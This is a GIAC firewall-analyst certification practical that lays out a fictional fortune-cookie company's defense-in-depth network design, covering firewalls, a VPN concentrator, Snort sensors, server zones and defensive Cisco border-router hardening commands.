GCFW
(GIAC Certified Firewall Analyst)
Practical

Scalable Security Architectures

Brandt Washington
GCFW Practical, version 3.0 (January 28,2004)
Submitted October 17, 2004

Table of Contents

Abstract

Good network security architecture accommodates growth for its intended community. This paper describes a network design for GIAC Enterprises that anticipates growth for a large Internet perimeter network with a remote VPN community. This document covers GIAC Enterprise's security goals, policies, operations, and configurations of key network components in relationship to its online community's requirements. The uniqueness of GIAC's network design is that it employs the use of a separate VPN device in order to enhance performance and scalability. Additionally, a network under fire scenario is detailed to illustrate an internal compromise of an Oracle db server. The compromise is initiated by a successful external attack against a Sendmail server. Finally, this paper will discuss an emerging technology and architecture that mitigates large scale and sophisticated DDoS attacks. The futuristic solution described is both efficient and scalable.

Assignment #1 GIAC Enterprise's Operation, Network, and Security design

Introduction

GIAC Enterprise is an online distributor of fortune cookie "Sayings". They successfully market to retailers and wholesalers of fortune cookies. Their success has made them a mid-size company producing revenues that exceed $5M for each of the last 5 years. The products and services of GIAC Enterprise are very popular with their customers that many are willing to pay a premium for their "Sayings". As a result, the demand and sales for the GIAC "Sayings" are continuously growing, and protecting the integrity of GIAC and its products is imperative to corporate stability.

GIAC has several types of online relationships. The following summary describes each type:

Customers

GIAC Enterprise's customers are global conglomerates with a vested interested in purchasing fortune cookie saying for its brand recognition. Customers purchase "Sayings" through an e-commerce web portal that is hosted on the Internet perimeter of GIAC Enterprise. All business customers must sign an agreement with GIAC Enterprise's for access to the e-commerce site. During the application process to be a reseller of GIAC fortune cookie "Sayings", customers also must sign an Internet access and password protection policy. They will receive a login and ID after their agreement is processed and accepted by GIAC Enterprise. These customers will connect to the GIAC E-Commerce web server using the browser's SSL capabilities.

Suppliers

GIAC Enterprise out tasks part of the development of the cookie “Sayings” to five major suppliers, who collaborates with GIAC employees to form the final products. The suppliers are located within Canada, England, and the United States. They will need access to GIAC’s sales and marketing data that will help them understand which “Sayings” are effective in different markets. From the GIAC Enterprise perspective, product specialists will need access to the outsourcer’s designs to combine them with internal designs before the final product is approved for production. Thus, the suppliers and GIAC’s product specialist will exchange information securely through an FTP server. Suppliers must sign and comply with GIAC’s Internet access policy, and they are required to use Secure FTP client to deliver their “Sayings” to GIAC Enterprise’s Secure FTP Server.

Partners

GIAC Enterprise's partners are international marketing firms whom promote GIAC products, and perform marketing research for their respective global markets. They collect materials about GIAC products to form promotions, and they provide details of marketing research about the success and failures of GIAC "Sayings". It's more efficient for these firms to exchange this data by using secure FTP clients rather than e-mail, since many managers will need access to this information. Thus, they will connect to the secure FTP server using a secure FTP Client.

GIAC Enterprise's Employees

GIAC Enterprise has 3600 employees of which 2600 employees are located at the headquarters. GIAC Enterprise has a virtual office policy that employees may use at their discretion. The employee requirements are Web, Mail, Secure FTP client, and Windows TCP/IP networking. They use Microsoft Internet Explorer for web browsing and Lotus notes client to access the server. The Lotus Notes Client uses TCP port 1352. All employees that use the Internet must sign and adhere to Internet and corporate e-mail usage policy. They are also required to complete online training for Internet usage. This includes training on Internet appropriate behavior and training on protecting GIAC Enterprise against malicious behavior. Employees are not allowed to have Internet access to porn and hate sites. Management has a stringent policy that may lead to termination if this policy is continuously violated. Also, all employees will have the latest McAfee Anti-virus software on their desktops.

GIAC Enterprise's Mobile Sales and Teleworkers

GIAC Enterprise has 1000 sales and marketing employees who are completely virtual office 100% of the time, and 10-30% of the users at the headquarters work virtual office on any given day. They require remote access to the corporate network. The mobile sales employees work directly with business customers and suppliers to improve sales and product development. These employees are equipped with GIAC Enterprise's laptops that are configured with Cisco VPN Client, Personal Firewall, and McAfee Anti-Virus detection software.

The General Public

The general public uses browsers to access the GIAC corporate web server to obtain basic information about GIAC Enterprise's products. They can also get information about retailers and restaurants that carry GIAC's products. Also, general information about the company is available through the site.

Online Relationships Technical Summary

Relationship	Application	Port	Protocol
Customers	Browser	443	TCP, HTTPS
Suppliers	SecureFTP Client	22	TCP, SSH
Partners	SecureFTP Client	22	TCP, SSH
GIAC Employees	Lotus Notes Web Browsing, Secure FTP	1351, 80, 22	TCP
GIAC Mobile Sales and teleworkers	VPN	50, 51 500	IP (IPSEC) UDP
General Public	Any Browser	80	TCP, HTTP

GIAC Enterprise's IT Security History


GIAC Enterprise has experienced a number of computer incidents to warrant the development of their network today. The incidents have been Website defacements, destroyed cookie saying orders, and severe attacks from viruses and worms. Additionally, GIAC Enterprise has experienced a number of corporate code of conduct violations by employees who visited unauthorized websites. Some sources of these incidents have yet to be discovered. GIAC Enterprise has estimated losses up to $3M over the last five years from all the computer security incidents. As a result, GIAC Enterprise has made security a top priority within the company. GIAC have developed a corporate infrastructure to mitigate against past Internet threats, and any potential threats they could experience in the future. As a consequence, they also developed a security practice for incident handling in their security department. GIAC Enterprise has invested $1 Million in this effort over the past three years, and GIAC has committed $300,000 annually.

GIAC Enterprise's Future Expansion

The future for GIAC Enterprise as a corporation is expected to grow. The corporation estimates that within the next three years the company will acquire other companies, and, as a result, they expect to increase revenues. GIAC enterprise has 3600 employees today. The future employee base could double or triple its current totals. With this in mind, GIAC designed the network with the understanding the company would grow. They decided that a class B unregistered address space was required to handle the expected growth. Thus, GIAC uses a 172.16.0.0/16 private address space to represent both the private segments of their perimeter network, and the corporate internal network. As for

Internet bandwidth requirements, last year GIAC had 3 Mbps of Internet access, which was about 70% utilized during peak hours. Thus, to compensate for growth, the GIAC team decided to upgrade Internet access bandwidth to 10 Mbps. Their ISP also provides a registered address space of 12.xxx.yyy.32/28. GIAC Enterprise expects the ISP to provide them additional addresses and bandwidth as required.

GIAC Enterprise Network Architecture



12.xxx.yyy.41 - 172.16.4.17	SSL Proxy
12.xxx.yyy.42 - 172.16.4.18	SMTP Relay
12.xxx.yyy.43 - 172.16.4.19	External DNS
12.xxx.yyy.44 - 172.16.4.20	SFTP
12.xxx.yyy.45 - 172.16.4.21	Public Web Server

Registered Address:
Internet Circuit: 12.xxx.yyy.164/30
Customer Assigned Block: 12.xxx.yyy.32/28

Unregistered Address Block: 172.16.0.0/16
Perimeter Subnet Block: 172.16.1.0/24
VPN Subnet: 172.16.1.0/24
Core Subnet: 172.16.3.0/24
Public Subnet: 172.16.4.0/24
Intranet Subnets: 172.16.16.0/20
Management-net: 172.16.6.0/24
(p) promiscuous
Switch- Cisco 2950

Diagram 1

GIAC Enterprise's Security Strategy

GIAC Enterprise's network security strategy is to follow industry best practices. Their corporate security policy embraces the principles of multiple-layers of security, using a variety of vendor's equipment. This will provide GIAC's network architecture with defense in depth while not disturbing workflow for business operations. This strategy is evident in the details of GIAC Enterprise's network architecture (Diagram 1).

GIAC Enterprise's network security strategy is designed to meet a specific set of goals. Their corporate leaders and network and security team has established a set of goals whose objective is to provide defenses against internal and external attacks to critical resources while maintaining good network performance. The team wants to achieve this while staying within budgetary constraints. GIAC Network and Security staff has the full support of their management, and management has established a budget to make the security investment in the network.

GIAC Enterprise's defense in depth strategy is composed of several layers of security. It involves every element of the network architecture from routers, switches, firewalls, intrusion detection, VPN, and host security strategies. Each aspect of the GIAC's architecture has a role in the GIAC's Security Strategy.

Cisco 3700 Border and Choke Routers

The perimeter security first line of defense begins with a solid foundation of network security with the CISCO 3700 border router. The internal network meets the perimeter with the choke router. The security objective for using these routers is to implement basic access control. These devices use packet filtering to detect unwanted Internet traffic and inappropriate Internal network traffic before the Nokia 530 and PIX 530 firewalls. The purpose of these routers is to route traffic to Internet or internal network respectively and implement basic access control to protect critical Internet and internal resources. Router's IP address specifications are provided in Table 1 (below):

Border Router	Choke Router
Cisco 3700	Cisco 3700
IOS 12.3.9	IOS 12.3.9
S0: xxx.yyy.zzz.166	E0: 172.16.7.5
E0: 12.xxx.yyy.33	E1: 172.16.7.22
Harden according to Cisco recommendations	

Table 1

Snort IDS Implementation

A very critical part of the network security function is GIAC's IDS implementation. The team deems IDS to be a major part to the defense in depth strategy. All IDS sensors are connected behind the Internet facing firewall to limit suspicious behavior to the firewall penetrated traffic or internal analysis traffic. The IDS implementation at GIAC Enterprise is network based that detects suspicious activity. The GIAC network security staff has selected Snort (www.snort.org) as the vendor of choice. They like the cost of Snort, and its moderately flexible language. However, this IDS implementation is very resource intensive, and requires talented employees who are very knowledgeable and well trained to do an effective job. Management will continue to fund the operations for this critical function. These IDS devices are dependent on the firewalls and the host security to help defend it from attack. Each sensor has two ports associated it, with one Ethernet port configured in promiscuous mode (p), and the other Ethernet port (which is named private) is a part of the 172.16.6.0/24 network. The GIAC staff will harden the server and install a minimum installation of Debian Linux 3.0 Rel 2. The Snort variant that is used with all network IDS devices is Snort Version 2.1.3. The only IP port open on the private port to these devices is TCP Port 22. GIAC team strategy is the naming convention in the form of Cobra-<NET>. GIAC IDS IP Addressing for the private Ethernet ports are listed below:

IDS Sensor	IP Address
Cobra-core	172.16.6.248
Cobra-enterprise	172.16.6.249
Cobra-public (1)	172.16.6.250
Cobra-public (2)	172.16.6.251
Cobra-Intranet	172.16.6.252

Table 2

Cisco Switch Security

GIAC's defense in depth strategy extends to layer 2 security. The team wants to implement strategies that will limit network sniffing if a "hacker" comprises a device or host. Implementing Layer 2 security features prevents a compromised host from running attacks against the switch to make it simulate a network hub. GIAC's network architecture includes Cisco's 2950 catalyst switches running IOS 12.1.20.EA2. Cisco has a feature called "MAC address filtering" that restricts a MAC address to a port. This will help in defense of programs like dsniff and macof that would flood a switch with MAC addresses in order to overload its Content Addressable Memory (CAM) table. Maintaining the MAC address entry for every device manually can become a very labor-intensive job function. However, it is a marginal downside when compared to the cost of a security incident to the corporation. The security team documented this requirement as part of their security procedures to mitigate its effect during troubleshoots. These features are a part of each subnet and play into the security team's bigger defense in depth strategy.

Firewall Security




Diagram 3

GIAC's primary access control devices are the Nokia 530 and PIX 525 firewalls. The main purpose for these firewalls is to protect against external and internal attacks and to control appropriate access to critical resources. These firewalls are implemented in an inline firewall design. In other words, the firewalls are not parallel, but serial in network architecture design. It follows security best practices to have diverse firewall vendors. It is a choke point to the many security zones established by GIAC (see Diagram 2). These firewalls were selected for the fast speeds and stateful inspections. Although these firewalls have their advantages, they also have a disadvantage as a single point of failure. The GIAC staff has discussed this as a concern with management. They accept this risk and feel they can accept maximum downtime of eight hours. The staff is quite confident they can restore services within that time period.

GIAC is satisfied with the performance capabilities of the Nokia 530. This high performance firewall has the critical role of enforcing policy at moderate traffic rates for its inbound Internet facing community, VPN devices, and internal traffic. The GIAC team expects this firewall to perform access control in all its interfaces up to 30-40 Mbps. This traffic load requires a high performance firewall. These traffic levels are still less than 50% of the 100MB Ethernet interfaces capabilities. GIAC is willing to accept its limited logging capabilities given their expectation of high performance. They plan to mitigate this weakness by using an aggressive server log analysis and intrusion detection program. The Nokia 530 firewall running NG AI Firewall-1.The IP addressing for the interfaces are shown in Table 3 (below):

Interface	IP Addresses
Eth1	12.xxx.yyy.34
Eth2	12.xxx.yyy.38
Eth3	172.16.4.254
Eth4	172.16.3.253

Table 3

As for the PIX 530, GIAC is comfortable with this firewall's ability to protect critical servers against internal attacks. The team was satisfied with this firewall's performance for stateful inspections on combined traffic loads up to 20-30Mbps, which is less than 50% of its capability. This firewall is similar to the Nokia 530 in that it will serve as a chokepoint for the different security zones and has a limited logging capability. Thus, GIAC has accepted the same risk with the PIX as it does with the Nokia. The team implemented a PIX Version 6.3.3. The IP Addressing for this device follows in Table 4:

Interface	IP Address
EO	172.16.3.254
E1	172.16.1.254
E2	172.16.6.254
E3	172.16.16.1

Table 4

VPN Concentrator Rational

GIAC sought a VPN implementation that is long term and strategically appropriate for the corporation. They faced the dilemma of having a high performance firewall that could be used for VPN termination in addition to the firewall function. GIAC conducted a trial of a Nokia Firewall VPN implementation. They noticed two issues with their trial:

(1) They were constantly involved with end user issues related to the Internet dial up and broadband access. GIAC would play a middle man between the end-user and the ISP.
(2) As the number of simultaneous VPN users approached 100 on the firewall, CPU utilization increased significantly.

As a result, GIAC did not choose the firewall to be its VPN server, primarily for reasons related to the need to provide long term support to end-users (mobile sales employees and teleworkers); and due to scalability issues related to the Firewall VPNs incapacity to handle up to 500-1000 simultaneous users while performing access controls on large traffic loads.

The former reason is a human resource issue. The team realized they would be faced with connectivity problems from the remote VPN user's Internet dial and broadband access. The network and security team did not want to support the end users on these issues when the ISP providing the service would be in a better position to answer these type questions. Additionally, they realized that the end-user would also need support to resolve issues with the Cisco VPN client. The team decided it would be more reliable and cost efficient to outsource this function to the ISP, and the ISP was willing to provide a service for software clients of VPN devices. After approaching the ISP with a RFP, they agreed to a long term relationship to use software from the ISP that integrates the dial and broadband Internet access software with the Cisco VPN client. This software provides a single sign-on to GIAC's Cisco 3000 VPN Concentrator. This means that remote users can call the ISP with Internet or VPN connectivity problems. If the ISP help desk determines that they cannot resolve a remote VPN user problem due to the Cisco's Concentrator configuration, then they would contact GIAC to do a troubleshoot. This solution simplifies management of the remote users, and leaves GIAC's staff to focus on their VPN policy, Cisco Concentrator administration, and for critical troubleshoots of remote VPN management.

As for the scaling issues, the team wanted the firewall to focus on access control of the perimeter Internet traffic. They feared that, as their traffic loads increase, coupled with an increase in VPN simultaneous users, such an implementation would cause performance issues. Additionally, a separate VPN device would enhance GIAC defense in depth strategy.

VPN 3000 Concentrator

GIAC selected the Cisco VPN 3000 primarily for its ability to perform well with a large number of simultaneous users. This device is capable of handling 1500 simultaneous users. Although the current requirement is for 200 simultaneous users, the Cisco VPN 3000 will accommodate the company's current and future remote VPN requirements. Remote access users will authenticate with secure tokens. This is a two-factor authentication process, providing additional in depth security. Each user that is authenticated is assigned an address as an extension of the local network. The range of 172.16.1.1-172.16.1.202 represents the IP address pools for authenticated VPN user groups. The CISCO VPN 3000 has the capability to track each user authenticated with the IP address assigned. The concentrator does have the ability to send logs via Syslog to the logging server on core-net. The Cisco VPN 3000 concentrator runs with an OS of 4.0.4b. It will have two Ethernet interfaces: (1) facing the Internet with an address of 12.xxx.yyy.37 and (2) facing the internal network with an address of 172.16.1.253. Again, this is a very good performance device that is hardened, and it enhances the overall defense in depth strategies of GIAC Enterprise.

Host Security

Host based security plays another key role in the defense in depth strategy. GIAC Enterprise's host based security is based on resource separation. With each host representing one resource, this will limit the abilities of a "Hacker" who successfully compromises a host. The resource separation is the most critical resources: SSL reverse proxies, SMTP relay, split DNS, etc. Additionally, all these hosts are hardened using tools like Bastille Linux, and Guidelines by SANS, CERT, and Microsoft.

Most of the host resides in a security zone. GIAC Enterprise has architecture is composed of several security zones: Core-Net, Public-Net, Enterprise-net, Intra-net, and Manage-net. Access to these zones are controlled by the firewalls and monitored by IDS. Each of these zones has their own set of responsibilities.

Core-net

The core-net security zone represents critical corporate resources that serve each of the following: internal users on the Intranet, third party authentication for the VPN users, and security functions for the security team. This network is protected with Nokia 530 firewall from Internet community and PIX 525 firewall from the Intranet users. This network will use the unregistered subnet of 172.16.3.0/24. The technical specifications for each server are listed below:

Lotus Domino 6.5.1 server:

GIAC Enterprise's mail is a critical resource for employees. The employees who access the network from the intranet and remote access VPN also need access to the e-mail server. GIAC Enterprise's network and security staff implemented Lotus Notes 6.5.1 as Internal Mail Server. It is installed on Windows 2000 Server Service Pack 4. Internet based mail is relayed via the Trend Micro SMTP relay implementation on Debian Linux 3.0 r2.

- Windows Server 2003 Gold
- IP address: 172.16.3.1
- Open TCP ports are 25, 1352
  25- SMTP
  1352- Lotus Notes Client Access

Internal DNS server:

GIAC Enterprise's Internet DNS server is available for Employees. It provides Domain resolution for internal servers (i.e. mail server, proxy server, etc). This server uses ISC Bind 9.2.4 on a on a bare minimum Debian 3.0 r2 Linux OS.

- Debian Linux Operating system 3.0 rel 2.0
- Responsible for internal DNS records

- o Internet System Consortium (ISC) Bind 9.2.4
- o IP Address 172.16.3.2
- o Ports Open UDP 53, TCP Port 22
  53 – DNS implementation
- o Send syslog via UDP port 514 to 172.16.3.4

Secure ID server:

GIAC Enterprise uses a RSA Secure ID server for two factor authentication. This is primarily used for VPN authentication. The server will interact directly with the Cisco VPN 3000 Concentrator to allow GIAC mobile sales and teleworkers to have access to network resources.

- o Windows 2003
- o RSA ACE Server Application
- o UDP Port 5500
- o IP Address 172.16.3.3

Snort IDS (Promiscuous)

GIAC Network and Security staff implements Snort Intrusion Detections System. This Snort server is connected to Cisco XXX spanning port. This server does have a IP address that is remotely available to the network and security staff using SSH from management net to the private port.

- o Debian Linux Operating System 3.0 rel 2
- o Snort rel 2.1.2
  - ▪ EO: Promiscuous (Attached to core-net)
  - ▪ E1: IP Address 172.16.3.5 (private port)
    - • TCP Port 22 (SSH)

Public-net

Public-net Security Zone represents services that are tightly controlled for a global Internet community. The boarder router and the Nokia firewall primarily control access to this network's services. Public-net represents a very critical service to the corporation with a secure electronic ordering web portal for customers, public relations web site, and a Secure FTP server for suppliers and partners. Additionally, Public-net provides a defense in depth for the Internet based mail and DNS services. The technical specification for each server in this security zone follows:

Secure FTP server (SFTP)

This server is used for secure file transfers. Within the Openssh utility there is an SFTP program. Thus, GIAC Network Security Staff will implement openssh 3.8. The SFTP program will encrypt passwords and data using SSH v2 as its underlining mechanism. GIAC suppliers and partners will primarily use this utility to store potential GIAC "Sayings" and marketing data for product specialists to review. The product specialist located within the Intranet will use a SFTP to copy files from this server, and to place marketing promotions data on the server.

- Debian Linux Version 3.0 r2
- Local IP Address: 172.16.4.20; External mapped IP 12.xxx.yyy.44
- Open TCP Port 22
  22- SSH
  Also, Send syslog data via UDP Port 514

SMTP Relay:

This is a Trend Micro SMTP relay implementation on Debian Linux 3.0 rel 2. The primary purpose of this server is three fold: (1) accept Internet based mail, and (2) to scan incoming and outgoing mail for malicious viruses and worms, and (3)to forward cleaned e-mail to the internal Lotus Notes server on core-net.

- Debian Linux version 3.0 rel 2.0
- Trend Micro Interscan Messaging Security Suite
- IP Address: 172.16. 4.18; External mapped IP 12.xxx.yyy.42
- Open TCP Ports 25
  25- SMTP
  Send syslog data via UDP Port 514 to 172.16.3.4

External DNS :

GIAC Enterprise's External (Authoritative) DNS will store and resolve GIAC public domain names for the Internet community accessing public resources. It can resolve domain names for GIAC employees from the internal network. GIAC's staff will access this server using SSH from management net. The GIAC Team configured this server to restrict zone transfers, to log unsuccessful DNS attempts, and to maintain the integrity of the DNS records.

- Debian Linux version 3.0 rel 2.0
- Internet System Consortium (ISC) Bind 9.2.4
- IP Address: 172.16. 4.19; External mapped IP 12.xxx.yyy.43
- Ports Open UDP 53, TCP Port 22

53 – DNS implementation
- *Send syslog via UDP port 514 to 172.16.3.4*

SSL Proxy :

This is an objective development SSL Proxy (http://www.obdev.at/products/ssl-proxy/index.html) on minimum installation of Debian Linux 3.0 rel 2. The primary purpose of this server is to protect the GIAC E-commerce Web server from a direct attack (another part of the defense depth strategy by GIAC Network Security staff). This SSL proxy will run in transparent mode.

- Debian Linux Version 3.0 rel 2
- Objective Development SSL Proxy
- TCP Port 443
- E0: IP Address 172.16.4.17; Internet Mapped Address 12.xxx.yyy.41
- E1: IP Address 172.16.4.5
- *Send syslog via UDP port 514 to 172.16.3.4*

E-Commerce Web Server:

This server is primarily for customers to order products from GIAC "Sayings". This is an apache Web server configured for SSL only access. GIAC has implemented this server on Debian Linux 3.0 rel2. It is located behind the SSL gateway for extra protection. The technical specification follows:

- IP Address 172.16.4.6
- Debian 3.0 rel 2
- Open ports TCP 443
  - SSL
- *Send syslog via UDP port 514 to 172.16.3.4*

Public Web Server:

This is the public web server is accessed via the Internet. It will display GIAC "Sayings" public relations information. This is an Apache Web Server on a Debian Linux installation.

- Debian 3.0 rel 2
- Apache Web Server
- IP Address 172.16.4.21; External Internet mapped address 12.xxx.yyy.45
- *Send syslog via UDP port 514 to 172.16.3.4*
- TCP Port 80
  - HTTP

Snort IDS:

GIAC’s staff implemented Snort IDS. The Snort Server is connected to a Cisco XXX spanning port. This server does have an IP address but is remotely accessible by the GIAC Network Security Staff using SSH from management net.

- Debian Linux Operating System 3.0 rel 2
- Snort rel 2.1.2
    - E0: Promiscuous
    - E1: Private IP Address 172.16.3.5
- Open TPC Port 22 (SSH)
- *Send syslog via UDP port 514 to 172.16.3.4*

Enterprise-net

The Enterprise-net security zone is a VPN solution for mobile sales and telewokers. The Cisco 3000 is within this zone. See the technical aspects of the VPN concentrator described earlier in the VPN 3000 Section. This zone also is monitored with a Network IDS device.

Management-net

The management-net security zone provides secure place for the network and security team to monitor, control configuration, and collect logs within this security zone. All private IDS ports are apart of this network.

Log Server

The server accepts syslog entries from the Linux implementations within from all syslog complied devices using UDP port 514 to send the logging data. This server will only be accessible by GIAC Network Security staff from management-net using ssh.

- Debian Operating System 3.0 rel.2.0
- IP Address 172.16.3.4
- UDP Port 514 for syslog
- 22- SSH for Remote Access

Management Station

- IDS console
- Smart Defense Console

Intra-Net

Intra-Net is the 100Mbps Ethernet based internal network at the headquarters location. This is the network that employees use as their Intranet. The network computing devices are mixed with Windows XP, Windows 2000 Professional, and Linux computing devices. The IP addresses assigned to devices within this network are subnet 172.16.16.0/20. This large IP address space fits current and future requirements. Additionally, every employee on the network will run MacAfee anti-virus.

Summary

The GIAC's staff is fairly satisfied with this network meeting the requirements of today and the future. They are content with the IP address plan, the OSes, firewalls, and VPNs in use. However, they understand they have weaknesses in a high availability network design to decrease their recovery time. This is accomplished in next year's budget.

Assignment # 2

Introduction

In the last section, the goal was to define GIAC enterprise network architecture. This section is to provide policy and configuration details of critical devices. The following devices are described in detail in this section:

- Cisco’s 3700 Border Router
- Nokia 350 Firewall with Checkpoint NG / AI
- Cisco’s 3000 VPN Concentrator

In addition to explaining the policy, the objective is to provide details of why they are important in the context of their use.

Significance of Rule order

Rule order is very critical part of security policy implementation. The network design for GIAC involves a Cisco 3700 router and Nokia 530 firewall. The ordering of the router and firewall rules has a significant impact on these devices to control access and provide good performance. Both of theses devices rule implementation is from the top to the bottom. The more specific rules are placed before the general rules for the reason that a general rule could encompass a specific rule. GIAC has carefully analyzed their network traffic, and the rule ordering will, in some cases, accommodate the larger bandwidth consumption for performance reasons.

Cisco 3700 Boarder Router

GIAC Enterprise’s boarder router has a critical role in the defense in depth strategy. It is the front line defense to Internet based attacks. GIAC has thoroughly researched the requirements to harden the perimeter router. They have used documents from NSA (http://www.nsa.gov/snac/downloads_cisco.cfm?MenuID=scg10.3.1).

The GIAC has outlined the security hardening for their border router:

- Develop Banner for security best practices
- Implement Cisco Password Security
- Disable all unnecessary Services
- Limit the ICMP types of traffic
- Enable logging for security due diligence.
- Implement ACLs to limit traffic per policy

Banner Message

GIAC Enterprise overall security goal is to implement security per best practices. A banner message is a must to meet part of that goal. This is to deter unauthorized access to “Hacker(s)”.

```
banner motd ^C
This system is restricted to GIAC Enterprise’s authorized users for business purposes.
Unauthorized access is a violation of the law.
This service may be monitored for administrative and security reasons.
By proceeding, you consent to this monitoring.
^C
```

Cisco Password Security

GIAC Enterprise wants to ensure the router has proper password security implementation on a Cisco router. Passwords are essential to preventing unauthorized access to the router. The router has a locally configured password for privileged access.

In Cisco IOS, the security for privileged administrative access is configured with a command enable secret password. This command prevents the user who gains access via the console TTY line to inherits the administrative privileged with a console password. Additionally, GIAC configures encrypted passwords with the IOS command of `service password-encryption`.

```
Service password-encryption
Enable secret <password>
Line con0
        Enable <password>
```

Disable Cisco’s Commonly Configured Services

GIAC Boarder router must implement very secure configurations. Any unused ports are disabled. The CISCO IOS router typically has TCP and UDP small services and finger open. These services provide echo, character generation, discarding of data, and user lookup services. GIAC has no use for any of these services.

```
        no service udp-small-servers
        no service tcp-small-servers
        no service finger
```

Other commonly configured services on a Cisco router are the following:

1. Cisco’s routers ability to locate neighbors using the Cisco Discovery Protocol.

   ```
   No cdp run
   ```

2. Proxy Arp is configured on most interfaces. This allows a host to ARP request beyond its local subnet. Allowing a “Hacker” to ARP poison a host that is not on its local subnet or even VLAN. Thus, on Ethernet0 of the router proxy ARP is disabled

```
        GIAC-Boarder (config)#interface ethernet 0
        GIAC-Boarder (config-if)# No ip proxy-arp
```

3. Trivial File Transfer is commonly configured on Cisco routers to simplify file transfer of configuration files. This is not a required service by GIAC. This service is disabled

```
        no tftp-server
```

4. Disable all services that could be susceptible to routing and spoofing attacks.

```
        no ip soure-route
        no ip classless
```

5. Disable the router from accepting configuration from other boot servers on the network.

```
        no service config
```

6. Disable commonly configured management services such as HTTP and SNMP. It can also be configured to boot other routers using its configuration using the Bootp protocol. This could be potentially dangers for other routers to have the Internet gateway configuration. All theses services are not in use at GIAC Enterprise. Theses services is disabled.

```
        No ip http server
        No snmp-server
        No ip bootp server
```

Limiting ICMP traffic types

ICMP is an important protocol for troubleshooting a network. It also a good tool for “Hacker” to penetrate a network for reconnaissance purposes and launching certain attacks. This enables a “Hacker” to gather information about the topologies, and information about services on a host to exploit resources on a network. GIAC wants to allow pings to certain devices, but eliminate stealthier ICMP. Thus, the team limits ICMP traffic.

